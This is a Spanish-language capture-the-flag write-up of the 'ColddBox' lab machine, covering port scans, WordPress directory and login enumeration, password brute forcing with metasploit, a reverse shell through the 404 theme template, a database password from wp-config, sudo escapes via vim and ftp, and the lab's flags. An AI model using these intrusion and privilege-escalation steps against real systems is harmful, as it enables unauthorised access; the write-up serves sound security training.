# Information:

IP: 10.10.223.84
Name: ColddBox
Report by: Martin Martinez
Goal: FInd the user and root flags

# Enumeration

## Descubrir sistema operativo

Antes de realizar un escaneo de puertos me gusta saber a lo que me enfrento, una
máquina LInux o WIndows, para hacer esto envio un paquete ICMP con ping a la
IP asignada.

**ping -c 1 10.10.223.84 > enum/os-ttl-based.txt**

Basandome en el TTL de la respuesta obtendré el sistema operativo, en este caso es
LInux.

**TTL = 64**

## Escaneo de puertos

Para mi escaneo de puertos me gusta dividirlo en dos partes, una para obtener solos
puertos ABIERTOS y uno para obtener mucha más informaicón sobre dichos puertos.

### Escaneo rápido h3

**sudo nmap -sS --min-rate 5000 -vvv --open -p- 10.10.223.84 -oA enum/all/allPorts**

Con el comando anterior el escaneo se vuelve muy rápido, pero al ser un entorno controlado
no pasa nada.

**Puertos abiertos:**

- 80 http
- 4512 Desconocido

El puerto 4512 nmap no logro identificarlo pero hay otra forma con la

que podriamos hacerlo,
con netcat, puede que recibamos un banner y con eso saber el servicio que se esta ejecutando.

**nc 10.10.223.84 4512**


Ahora sabemos que es SSH!

## Escaneo produndo

Ahora con SOLO los puertos que estan abiertos, podemos ejecutar un escaneo con muchas más
opciones, por ejemplo, para obtener las versiones.

**sudo nmap -sC -sV -vvv -T5 -p 80,4512 10.10.223.84 -oA enum/-deep/deepScan**

**Versiones:**

- 80 Apache httpd 2.4.18 ((Ubuntu))
- 4512 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)

Además nmap me dio un poco más de información sobre el puerto 80 (gracias a la opcion -sC), sé
que es un servidor web y que usan wordpress, pero me gustaría obtener más información con
las siguiente herramientas:

- whatweb
- wappalyzer

**whatweb http:// 10.10.223.84**

http://10.10.223.84 [200 OK] **Apache[2.4.18],** Country[RESERVED]-[ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (**Ubuntu**)], IP[10.10.223.84], JQuery[1.11.1], MetaGenerator[**WordPress 4.1.31**], PoweredBy[WordPress,WordPress,], Script[text/javascript],

Title[ColddBox | One more machine], WordPress[4.1.31], x-pingback[/-xmlrpc.php]

Ahora que sé más sobre el servidor, revisaré la página web.

Al ser un wordpress sé que hay un panel de administración por el que podría entrar, además
sé que al ser un blog hay algunos usuarios.

Usuarios:

- Sr Hott
- C0ldd

Además buscaŕe directorios con gobuster:

**gobuster -u http://10.10.223.84 -w /home/lonewolf/SecLists-master/Discovery/Web-Content/CMS/wordpress.fuzz.txt -t 100 -o enum/directories.txt**

Directorios interesantes:

- license.txt
- readme.html
- /wp-login.php

Debido a que no encontre gran cosa con esa lista, intentaré con otra y ver si hay algo más.

**gobuster -u http://10.10.223.84 -w /home/lonewolf/SecLists-master/Discovery/Web-Content/common.txt -t 100 -o enum/-directories-common.txt**

Y estos son los directorios que llamaron más mi atención:


- /hidden
- /xmlrpc.php


En hidden encontré un mensaje:



Por lo que ahora si tengo algunos usuarios:

- Hugo
- Philip

Los probaré en el panel de inicio de sesión:




Y ambos son válidos, por lo que podría intentar un ataque de diccionario, lo haré con hydra!

Pero antes debo saber que parametros son usados para enviar la

petición:

```
POST /wp-login.php HTTP/1.1
Host: 10.10.223.84
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.223.84/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
Origin: http://10.10.223.84
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check; comment_author_=nolisad; comment_author_email_=test%40gmail.com; comment_author_url_=http%3A%2F%2Ftest
Upgrade-Insecure-Requests: 1

log=philip&pwd=asdfas&wp-submit=Log+In&redirect_to=%2Fwp-admin%2F&testcookie=1
```

Realizaré el ataque contra los tres usuarios que encontré:

- hugo
- c0ldd
- philip

El ataque con hydra me resulto demasiado lento por lo que busqué algunas alternativas, metasploit
tiene un modulo muy interesante: **scanner/http/-wordpress_login_enum**

Solo necesitas configurar algunos parametros y listo, la razón por la que no me gustó hydra es que
el máximo de peticiones son 64, mientras que con metasploit puedo usar las que desee.

La contraseña es: **9876543210**

# FootHold

Ahora que estoy dentro del panel de administración podría obtener una reverse shell, para hacer esto
vamos a modificarl la plantilla 404 y cambiarla por la shell de pentestmonkey.

Y tener listo netcat para recibir la conexión.

Y nos dirigimos a la siguiente URL para ejecutar el archivo http://-10.10.141.13/wp-content/themes/twentyfifteen/404.php

Además con el siguiente comando **python3 -c 'import pty; pty.spawn("/bin/bash")'**, mejoramos la
apariencia de la shell.

# PrivEsc

Recordemos que wordpress por lo general tiene un archivo de configuración en el que podrían
encontrarse algunas credenciales.

```
/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
```

Cambiamos al usuario c0ldd y ya podemos leer la primera flag.

Ejecutamos sudo -l para saber que comandos podemos ejecutar como root y obtenemos muchas maneras

```
El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

Podemos buscar en GTFOBins y podremos subir nuestros privilegios

Con vim podemos ejecutar:

- `sudo vim -c ':!/bin/sh'`

Y listo somos root!

O con FTP:

- `sudo ftp`
    - `!/bin/sh`

Y con chmod:

Debemos crear un archivo, por ejemplo un script en bash que ejecute una shell al asignarle

permisos podemos ejecutarlo y obtener root.

Ahora que tenemos los máximos privilegios en el sistema podemos obtener las flags, pero estan
en base64 por lo que debemos ejecutar el siguiente comando:

**echo RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ | base64 -d**

Y obtenemos un mensaje!

Y para root, hacemos lo mismo y de la misma forma obtenemos otro mensaje!

**Flags:**

User: RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
Root: wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=